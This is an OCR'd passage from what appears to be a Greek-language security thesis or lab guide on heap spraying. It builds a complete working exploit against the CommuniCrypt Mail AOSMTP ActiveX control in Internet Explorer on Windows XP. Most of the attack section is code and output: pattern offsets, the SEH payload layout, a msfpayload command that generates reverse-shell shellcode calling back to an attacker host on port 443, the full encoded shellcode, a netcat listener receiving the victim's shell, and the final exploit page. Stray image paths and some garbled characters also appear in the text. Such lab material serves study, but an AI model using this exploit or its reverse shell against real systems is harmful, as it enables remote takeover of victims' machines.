


Εικόνα 26

Στη συνέχεια πατάμε F9 ή run για να συνεχιστεί η εκτέλεση του process και μέσα από τον Internet Explorer πληκτρολογούμε την διεύθυνση του web server προσθέτοντας στο τέλος τη σελίδα spray_aosmpt.html.

5) Επαλήθεση Heap Spray μέσα από τον Immunity Debugger.

Στη γραμμή εντολών του Immunity Debugger εκτελούμε την εντολή "d 06060606" για να δούμε τα δεδομένα της συγκεκριμένης θέσης μνήμης. Εάν το heap spray έχει εκτελεστεί επιτυχώς, η διεύθυνη μνήμης θα πρέπει να δείχνει στα NOPs που έχουμε εισάγει.



Εικόνα 27

Επίσης θα πρέπει να ελέγξουμε εάν το aosmtp.dll έχει φορτωθεί στη μνήμη. Ο έλεγχος μπορεί να πραγματοποιηθεί είτε με χρήση της εντολής “!mona modules -m aosmtp” , είτε χρησιμοποιώντας τον πίνακα Executable Modules (View/Executable Modules).

```
---------- Mona command started on 2012-04-26 20:31:29 ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules aosmtp
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
 0x10000000 | 0x10043000 | 0x00043000 | False  | False   | False |  False   | False  | 6.4.1.7 [AOSMTP.dll] (C:\Program Files\CommuniCrypt Mail\AOSMTP.dll)
----------------------------------------------------------------------------------------------------------------------------------

[+] This mona.py action took 0:00:01.922000
```

Εικόνα 28

6) Μεθοδολογία για ακριβές overwrite του saved return pointer και του Structure Exception Handling record.

Για να μπορέσουμε να κάνουμε overwrite τον saved return pointer και το SEH record θα πρέπει να γνωρίζουμε την ακριβή θέση τους στη μνήμη ώστε να είναι εφικτό να υπολογιστεί ο αριθμός των bytes που πρέπει να εισάγουμε ώστε να τα κάνουμε overwrite με τα επιθυμητά data.

Για το σκοπό αυτό θα χρησιμοποιήσουμε το εργαλείο pattern_offset του metasploit. Σε περιβάλλον linux Backtrack5 εκτελούμε το script /opt/framework3/msf3/tools/pattern_create.rb 1000 ώστε να δημιουργήσουμε ένα pattern 1000 χαρακτήρων ή 1000 bytes.

```
root@bt:~# /opt/framework3/msf3/tools/pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

Εικόνα 29

Το αποτέλεσμα του παραπάνω pattern_create.rb script το προσθέτουμε στον κώδικα μας κατάλληλα ώστε να χρησιμοποιηθεί ως input από την vulnerable μέθοδο “AddAttachments”. Ο νέος κώδικας είναι αποθηκευμένος στο αρχείο spray_aosmtp_2.html. Εδώ θα πρέπει να αναφέρουμε ότι μπορούμε να απλά να προσθέσουμε το pattern χωρίς να χρησιμοποιήσουμε τη συνάρτηση “ unescape” (unicode-escape characters) γιατί στο σημείο αυτό χρησιμοποιούμε ένα κανονικό stack buffer.

```
alert("Spray done, ready to trigger crash");

payload=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
```

*8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6A
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7
Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba
4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd
0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf
7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B";*

target.AddAttachments(payload);

7) Παραμετροποίηση του apache web server με το αρχείο spray_aosmtp_2.html.

Αντιγράφουμε το αρχείο spray_aosmpt_2.html στη root directory του web server και κάνουμε επανεκκίνηση στον daemon όπως στο βήμα 3.

8) Εκτέλεση κώδικα spray_aosmtp_2.html σε περιβάλλον Windows XP.

Ανοίγουμε τον Internet Explorer με default web page blank. Ύστερα ανοίγουμε τον Immunity Debugger και κάνουμε attach το process του Internet Explorer (File/Attach).

Στη συνέχεια πατάμε F9 ή run για να συνεχιστεί η εκτέλεση του process και μέσα από τον Internet Explorer ανοίγουμε τη σελίδα spray_aosmtp_2.

Εάν το heap spray επιτύχει θα πρέπει το process του Internet Explorer να διακοπεί με excpetion τύπου access violation λόγω ότι επιτύχαμε να κάνουμε overwrite τον EIP και το SEH record με invalid data.

Στη γραμμή εντολών του immunity debugger εκτελούμε την εντολή "!mona findmsp", η οποία προσπαθεί να βρει patterns μέσα στη μνήμη. Τα αποτελέσματα όντως δείχουν ότι ο EIP και το SEH record έχουν γίνει overwrite με offset 272 bytes και 284 bytes αντίστοιχα.

Τα παραπάνω μπορούμε να τα επιβεβαιώσουμε εκτελώντας το script /opt/framework3/msf3/tools/pattern_offset.rb του metasploit, χρησιμοποιώντας ως παράμετρο τις τιμές του EIP και του SEH record. Το αποτέλεσμα για το EIP είναι το ίδιο 272 bytes ενώ για το SEH είναι 288 bytes αντί για 284 bytes που βρήκαμε στον immunity debugger. Η διαφορά είναι πως στο αποτέλεσμα του script pattern_offset συμπεριλαμβάνεται και η τιμή του επόμενου SEH record.


Τέλος σε ένα κανονικό SEH exploit θα έπρεπε να κάνουμε overwrite τον EIP με έναν pointer που να δείχνει σε μία ακολουθία εντολών /pop/pop/ret ή παρόμοια, η οποία θα πρέπει να περιέχεται σε ένα non-safeSEH module και μετά να εκτελεστεί το επόμενο SEH record. Στη περίπτωση του heap spray δεν χρειάζεται να γίνουν όλα αυτά γιατί μπορούμε κατευθείαν να μεταπηδήσουμε στο heap.

```
New thread with ID 000003F4 created
[22:20:26] Access violation when executing [316A4130]
[+] Looking for cyclic pattern in memory
Modules C:\WINDOWS\System32\jscript.dll
    Cyclic pattern (normal) found at 0x001b6252 (length 1000 bytes)
    Cyclic pattern (normal) found at 0x001b835a (length 1000 bytes)
    Cyclic pattern (normal) found at 0x001bbe7e (length 1000 bytes)
    Cyclic pattern (normal) found at 0x001bde8a (length 1000 bytes)
    Cyclic pattern (normal) found at 0x01c74440 (length 1000 bytes)
    Cyclic pattern (normal) found at 0x0013d7c4 (length 1000 bytes)
    Cyclic pattern (unicode) found at 0x0003ba10 (length 252 bytes)
    Cyclic pattern (unicode) found at 0x02000274 (length 1996 bytes)
    Cyclic pattern (unicode) found at 0x02000fa4 (length 999 bytes)
    Cyclic pattern (unicode) found at 0x001bf138 (length 999 bytes)
    Cyclic pattern (unicode) found at 0x001c5820 (length 999 bytes)
    Cyclic pattern (unicode) found at 0x001c6874 (length 999 bytes)
    Cyclic pattern (unicode) found at 0x001d82ec (length 1000 bytes)
    Cyclic pattern (lower) found at 0x7719bd5c (length 10 bytes)
    Cyclic pattern (lower) found at 0x7719bd8c (length 10 bytes)
[+] Examining registers
    EIP overwritten with normal pattern : 0x316a4130 (offset 272)
    ESP (0x0013dc24) points at offset 280 in normal pattern (length 720)
    EBP overwritten with normal pattern : 0x6a413969 (offset 268)
    ESI (0x0013dc98) points at offset 396 in normal pattern (length 604)
[+] Examining SEH chain
    SEH record (nseh field) at 0x0013dc28 overwritten with normal pattern : 0x41366a41 (offset 284), followed by 712 bytes of cyclic data
[+] Examining stack (entire stack) - looking for cyclic pattern
    Walking stack from 0x0012c000 to 0x0013fffc (0x00013ffc bytes)
    0x0013d7c4 : Contains normal cyclic pattern at ESP-0x460 (-1120) : offset 0, length 1000 (-> 0x0013dbab : ESP-0x78)
    0x0013dbb4 : Contains normal cyclic pattern at ESP-0x70 (-112) : offset 168, length 96 (-> 0x0013dc13 : ESP-0x10)
    0x0013dc18 : Contains normal cyclic pattern at ESP-0xc (-12) : offset 268, length 8 (-> 0x0013dc1f : ESP-0x4)
    0x0013dc24 : Contains normal cyclic pattern at ESP+0x (+0) : offset 280, length 720 (-> 0x0013def3 : ESP+0x2d0)
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
    Walking stack from 0x0012c000 to 0x0013fffc (0x00013ffc bytes)
    0x0013ba2c : Pointer into normal cyclic pattern at ESP-0x21f8 (-8696) : 0x0013db4c : offset 904, length 96
    0x0013bab4 : Pointer into normal cyclic pattern at ESP-0x2170 (-8560) : 0x0013db2c : offset 872, length 128
    0x0013bae0 : Pointer into normal cyclic pattern at ESP-0x2144 (-8516) : 0x0013db2c : offset 872, length 128
    0x0013bafc : Pointer into normal cyclic pattern at ESP-0x2128 (-8488) : 0x0013db4c : offset 904, length 96
    0x0013bb18 : Pointer into normal cyclic pattern at ESP-0x210c (-8460) : 0x0013db2c : offset 872, length 128
    0x0013d530 : Pointer into normal cyclic pattern at ESP-0x6f4 (-1780) : 0x0013d7c4 : offset 0, length 1000
    0x0013d53c : Pointer into normal cyclic pattern at ESP-0x6e8 (-1768) : 0x0013d7c4 : offset 0, length 1000
    0x0013d594 : Pointer into normal cyclic pattern at ESP-0x690 (-1680) : 0x0013d828 : offset 100, length 900
    0x0013d794 : Pointer into normal cyclic pattern at ESP-0x490 (-1168) : 0x0013dc18 : offset 268, length 8
    0x0013d79c : Pointer into normal cyclic pattern at ESP-0x488 (-1160) : 0x0013d7c4 : offset 0, length 1000
    0x0013d7a8 : Pointer into normal cyclic pattern at ESP-0x47c (-1148) : 0x0013dc18 : offset 268, length 8
    0x0013d7b0 : Pointer into normal cyclic pattern at ESP-0x474 (-1140) : 0x0013d7c4 : offset 0, length 1000
    0x0013d7b4 : Pointer into normal cyclic pattern at ESP-0x470 (-1136) : 0x0013d9cc : offset 520, length 480
    0x0013d7bc : Pointer into normal cyclic pattern at ESP-0x468 (-1128) : 0x0013dc98 : offset 396, length 604
    0x0013e038 : Pointer into normal cyclic pattern at ESP+0x414 (+1044) : 0x0013de5c : offset 848, length 152
    0x0013e558 : Pointer into normal cyclic pattern at ESP+0x934 (+2356) : 0x0013de74 : offset 872, length 128
[+] Preparing log file 'findmsp.txt'
    - (Re)setting logfile findmsp.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] This mona.py action took 0:01:02.672000
root@bt:~# /opt/framework3/msf3/tools/pattern_offset.rb 316A4130
272
root@bt:~# /opt/framework3/msf3/tools/pattern_offset.rb 41366A41
288
```

Εικόνα 30

9) Παραμετροποίηση κώδικα για την δημιουργία κατάλληλου Payload Structure.

Βάση των παραπάνω είναι εύκολα κατανοητό το payload structure που θα πρέπει να δημιουργεί το exploit. Πιο συγκεκριμένα τα πρώτα 272 bytes δεν έχουν καμία σημασία για το τι θα περιέχουν. Τα επόμενα 4 bytes είναι εξαιρετικά σημαντικά αφού είναι τα data, τα οποία θα γίνουν overwrite στον EIP και θα προκαλέσουν το access violation. Τα επόμενα 12 bytes είναι επίσης αδιάφορα, με το μόνο που θα πρέπει να αναφέρουμε, ότι τα 4 τελευταία bytes είναι το επόμενο SEH record. Τέλος ακολουθεί το SEH record που θα πρέπει να γίνει overwrite με το shellcode. Τα παραπάνω απεικονίζονται σχηματικά στην επόμενη εικόνα.



Εικόνα 31

10) Προσθήκη κώδικα για τη δημιουργία του Payload Structure.

Ανοίγουμε το αρχείο spray_aosmtp_2 στο οποίο αντικαθιστούμε το κομμάτι του κώδικα για το alert και για το pattern με τον παρακάτω κώδικα και το σώζουμε ως spray_aosmptp_3.html.

```
junk1 = "";

while(junk1.length < 272) junk1+="C";



ret = "\xff\xff\xff\xff";

junk2 = "BBBBBBBB";

nseh = "AAAA";

seh = "\x06\x06\x06\x06";



payload = junk1 + ret + junk2 + nseh + seh;
```

Πιο συγκεκριμένα η διεύθυνση 0xffffffff θα γίνει overwrite στην return address και θα προκαλέσει το access violation, το οποίο θα προκαλέσει την κλήση του structure excpeption handling μηχανισμού που με την σειρά του έχει γίνει overwrite και πλέον δείχνει στην memory address του heap. Τα υπόλοιπα είναι dummy data.


11) Παραμετροποίηση του apache web server με το αρχείο spray_aosmtp_3.html.

Αντιγράφουμε το αρχείο spray_aosmpt_3.html στη root directory του web server και κάνουμε επανεκκίνηση στον daemon.

12) Εκτέλεση κώδικα spray_aosmtp_3.html σε περιβάλλον Windows XP.


Ανοίγουμε τον Internet Explorer με default web page blank. Ύστερα ανοίγουμε τον Immunity Debugger και κάνουμε attach το process του Internet Explorer (File/Attach).

Στη συνέχεια πατάμε F9 ή run για να συνεχιστεί η εκτέλεση του process και μέσα από τον Internet Explorer ανοίγουμε τη σελίδα spray_aosmtp_3. Επειδή ο EIP έχει γίνει overwrite με invalid address (0xFFFFFFFF), η λειτουργία του process θα διακοπεί και πάλι με excpetion τύπου access violation.




Εικόνα 32

Το SEH πλέον θα πρέπει να δείχνει στο heap και πιο συγκεκριμένα στην διεύθυνση 0x06060606.



Εικόνα 33

Στη συνέχεια πατάμε το F9 για περάσουμε το exception στο proccess για να ενεργοποιηθεί ο μηχανισμός SEH και να εκτελεστεί ότι υπάρχει στη θέση μνήμης 0x06060606 και πιο πάνω, δηλαδή το shellcode μας, που στο συγκεκριμένο κώδικα είναι η εντολή INT3.



Εικόνα 34

13) Δημιουργία Shellcode σε περιβάλλον Backtrack

Σειρά έχει η δημιουργία shellcode σε περιβάλλον Backtrack, το οποίο θα αντικαταστήσει στο αρχείο spray_aosmtp_3.html τους breakpoint χαρακτήρες. Σε περιβάλλον γραμμής εντολών του Backtrack εκτελούμε την εντολή "msfpayload windows/shell_reverse_tcp LHOST=ip_of_backtrack LPORT=443 J" η οποία έχει ως αποτέλεσμα την δημιουργία ενός shellcode για windows. Πιο συγκεκριμένα δημιουργεί μία TCP σύνδεση από τον υπολογιστή θύμα προς τον επιτιθέμενο

υπολογιστή με σκοπό τη δημιουργία ενός windows shell.

root@bt:/var/www# msfpayload windows/shell_reverse_tcp LHOST=172.29.1.148
LPORT=443 J
// windows/shell_reverse_tcp - 314 bytes
// http://www.metasploit.com
// LHOST=172.29.1.148, LPORT=443, ReverseConnectRetries=5,
// EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub
70f%
u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10
%
u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b
49%
u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275
%
u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b
5b%
u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u3368%u0032%u6800%u7377%u5f32%u6854
%
u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u8029%u006b%ud5ff%u5050%u5050
%
u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%u1dac%u9401%u0268%u0100%u89bb%u6ae6
%
u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%u57e3%u5757%uf631%u126a%u565
9%
ufde2%uc766%u2444%u013c%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u565
6%
u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff%u0868%u1d87%uff60%ubbd5%ub5f0%
u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5300
%
ud5ff

14) Προσθήκη Shellcode στο αρχείο spray_aosmtp_3.html

Ανοίγουμε το αρχείο aurora2 και στη θέση της μεταβλητής shellcode “var Shellcode = unescape('%ucccc%ucccc');” αντικαθιστούμε τους breakpoint χαρακτήρες με το shellcode που δημιουργήσαμε στο προηγούμενο βήμα και το αποθηκεύουμε με το όνομα spray_aosmtp_4 στη root directory του Webserver.

15) Εκτέλεση shellcode με τη χρήση του CommuniCrypt Mail exploit

Σε περιβάλλον γραμμής εντολών Backtrack ανοίγουμε ένα listener (netcat) που ακούει στην πόρτα 443 με την εντολή “nc -nvvlp 443”.

```
root@bt:/var/www# nc -nvvlp 443
listening on [any] 443 ...
```

Εικόνα 35

Ύστερα σε περιβάλλον Windows XP ανοίγουμε με τον internet explorer τη σελίδα spray_aosmtp_4.html.

Παρατηρούμε πως πλέον στο shell του backtrack έχουμε αποκτήσει πρόσβαση στη γραμμή εντολών των windows xp.

```
root@bt:~# nc -nvvlp 443
listening on [any] 443 ...
connect to [172.29.1.148] from (UNKNOWN) [172.29.1.207] 1110
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Εικόνα 36

16) Παρουσίαση ολοκληρωμένου κώδικα για το CommuniCrypt Mail exploit

```
<html>

<!-- Load the AOSMTP Mail Object -->

<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>

<script >

Var shellcode =
unescape('%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%
u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752
%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u
d301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%
u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud0
01%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u3368%u0032%
u6800%u7377%u5f32%u6854%u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u802
9%u006b%ud5ff%u5050%u5050%u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%u1dac%u94
01%u0268%u0100%u89bb%u6ae6%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%
u57e3%u5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c%u8d01%u2444%uc610%u440
0%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u3
0ff%u0868%u1d87%uff60%ubbd5%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%u
e0fb%u0575%u47bb%u7213%u6a6f%u5300%ud5ff');

var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
```

```
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";
ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
seh = "\x06\x06\x06\x06";
payload = junk1 + ret + junk2 + nseh + seh;


target.AddAttachments(payload);
</script>
</html>
```

5.3 Μελέτη Περίπτωσης για Heap Spray στον Internet Explorer 9 (Windows 7) - Heaplib

Γενικές Πληροφορίες:

Στη μελέτη περίπτωσης παρουσιάζεται αναλυτικά η δυνατότητα εκτέλεσης precise heap spay στην εφαρμογή Internet Explorer 9 με τη χρήση της τεχνικής Heaplib. Σκοπός της μελέτης περίπτωσης είναι η παρουσίαση τεχνικής παράκαμψης των μηχανισμών προστασίας που χρησιμοποιούνται στα Windows 7 SP1 32-bit και στον Internet Explorer 9. Η τεχνική υλοποιεί μόνο το heap spray ως μέθοδο αποθήκευσης payload στο απομακρυσμένο σύστημα και όχι για κάποιο exploitation.

Προϋποθέσεις:

-Βασική γνώση της στοίβας TCP/IP
-Διαχείριση λειτουργικών συστημάτων Linux και Windows
-Βασική γνώση χρήσης Metasploit Framework
-Βασική γνώση γλώσσας HTML και Javascript
-Βασική γνώση χρήσης του λογισμικού OllyDbg
-Βαισκή γνώση χρήσης λογισμικού virtualization (VMWare Workstation)

Τοπολογία Εργαστηρίου και πληροφορίες συστημάτων:

-Δίκτυο 172.29.1.0/ 24
-Εικονική μηχανή Επίθεσης: Backtrack 5 R2 / 172.29.1.148
